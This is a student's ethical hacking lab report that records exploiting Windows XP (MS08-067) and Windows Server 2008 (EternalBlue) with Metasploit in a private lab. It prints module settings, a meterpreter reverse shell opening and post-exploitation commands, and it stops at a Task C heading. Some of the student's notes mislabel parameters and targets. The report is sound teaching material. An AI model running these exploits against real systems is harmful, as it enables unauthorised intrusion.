

OLD DOMINION UNIVERSITY

CYSE 301: Cybersecurity Technique and  
Operations

**Assignment 4: Ethical Hacking**

Alan Schneider

Aschn014

At the end of this module, each student must submit a report indicating the completion of the following tasks. Make sure you take screenshots as proof.


You need to power on the following VMs for this assignment.

- Internal Kali (**Attacker**)
- pfSense VM (power on only)
- Windows XP or Windows Server 2008 or Windows 7 (depending on the subtasks).

### Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)


In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.
2. Identify the SMB port number (default: 445) and confirm that it is open.



*Used nmap -sV 192.168.10.0/24 to scan for open ports. SMB port 445 state is listed as open on windows xp VM 192.168.10.14*

3. Launch Metasploit Framework and search for the exploit module: ***ms08\_067\_netapi***
4. Use ***ms08\_067\_netapi*** as the exploit module and set meterpreter ***reverse\_tcp*** as the payload.
5. Use ***DDMMYY*** as the listening port number. (It is based on your current timestamp. For example, today's date is **March 9<sup>th</sup>**, 2023. Then, you should configure the listening port as **9323**.) Configure the rest of the parameters. Display your configurations and exploit the target.



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
Id Name  
-- --  
0 Automatic Targeting  
  
msf5 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.10.13  
lhost => 192.168.10.13  
msf5 exploit(windows/smb/ms08_067_netapi) > set lport 16323  
lport => 16323  
msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.10.14  
rhosts => 192.168.10.14  
msf5 exploit(windows/smb/ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                                 |
|---------|-----------------|----------|---------------------------------------------|
| RHOSTS  | 192.168.10.14   | yes      | The target address range or CIDR identifier |
| RPORT   | 445             | yes      | The SMB service port (TCP)                  |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)      |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.10.13   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 16323           | yes      | The listen port                                           |


  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |


  
msf5 exploit(windows/smb/ms08_067_netapi) > |
```

*Used search function on metasploit to find ms08\_67\_neapi. I then used command: use 0 to load exploit module. Then command: set windows/meterpreter/reverse\_tcp to load the payload. Configured options: set rhost:192.168.10.13, lport:16323, rhost:192.168.10.14, report: 445. Then used exploit command at command prompt to setup meterpreter shell.*

- [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.
- [Post-exploitation] Display the system information of the target system.
- [Post-exploitation] Get the SID of the user.
- [Post-exploitation] Get the current process identifier.
- [Post-exploitation] Gets information about the remote system, such as OS.



*Screenshot of windows xp target*




*Used meterpreter command: screenshot for target windows xp machine, ipconfig for system information of windows xp target, getsid for current userid, getpid for current process id and sysinfo for information about the target system OS.*

## Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)

In this task, you need to use similar steps to exploit the **EternalBlue** vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target. (10 pt)



```
root@CS2APenTest:~# msf5 > use windows/smb/ms17_010_eternalblue
msf5 > set RHOSTS 192.168.10.11
RHOSTS 192.168.10.11 yes The target address range or CIDR identifier
RPORT 445 no The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target.
VERIFY_TARGET true yes Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.10.13   yes       The listen address (an interface may be specified)
LPORT     16323           yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:16323
[*] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[*] 192.168.10.11:445 - Connection established for exploitation.
[*] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30 7000
[*] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
```

Used windows/smb/ms17\_010\_eternal blue exploit on target windows xp server



```
root@CS2APenTest:~# msf5 > use windows/smb/ms17_010_eternalblue
msf5 > set LHOST 192.168.10.13
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 16323 yes The listen port

Exploit target:
-----
Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:16323
[*] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[*] 192.168.10.11:445 - Connection established for exploitation.
[*] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30 7000
[*] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[*] 192.168.10.11:445 - Sending SMBV2 buffers
[*] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBV2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[*] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:16323 -> 192.168.10.11:49150) at 2023-03-16 18:47:41 -0400
[*] 192.168.10.11:445 -
-----
[*] 192.168.10.11:445 -
-----
[*] 192.168.10.11:445 -
-----
[*] 192.168.10.11:445 -
-----


meterpreter >
```

Meterpreter shell successful

- [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (2 pt)
- [Post-exploitation] Display the system information of the target system. (2 pt)



*Use meterpreter command:screenshot to get screenshot of target machine listed below and ipconfig to get system information for windows server 2008*



4. [Post-exploitation] Get the SID of the user. **(2 pt)**
5. [Post-exploitation] Get the current process identifier. **(2 pt)**
6. [Post-exploitation] Gets information about the remote system, such as OS. **(2 pt)**

```
Kali - Internal Workstation on CY301-ASCHN014 - Virtual Machine Connection
File Edit View Search Terminal Help
Thu 18:56
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest: ~
IPV4 Address : 192.168.10.11
IPV4 Netmask : 255.255.255.0

Interface 14
-----
Name       : Microsoft Virtual Machine Bus Network Adapter #2
Hardware MAC : 00:15:5d:40:57:10
MTU        : 1500
IPV4 Address : 169.254.232.191
IPV4 Netmask : 255.255.0.0
IPV6 Address : fe80::b022:f539:fc60:e8bf
IPV6 Netmask : ffff:ffff:ffff:ffff::

Interface 15
-----
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1200
IPV6 Address : fe80::5efe:a9fe:e8bf
IPV6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > getsid
Server SID: S-1-5-10
meterpreter > getpid
Current pid: 1112
meterpreter > sysinfo
! Unknown command: sysinfo.
meterpreter > getsid
Server SID: S-1-5-10
meterpreter > getpid
Current pid: 1112
meterpreter > sysinfo
Computer      : W2008R2
OS            : Windows 2008 R2 (Build 7600).
Architecture : x64
System Language : en US
Domain       : WORKGROUP
Logged On Users : 0
Meterpreter  : x64/windows
meterpreter >
```


*Meterpreter commands: getsid for current user id, getpid for current process identifier and sysinfo for information like the OS about target machine*

### Task C. Exploit Windows 7 with a deliverable payload.

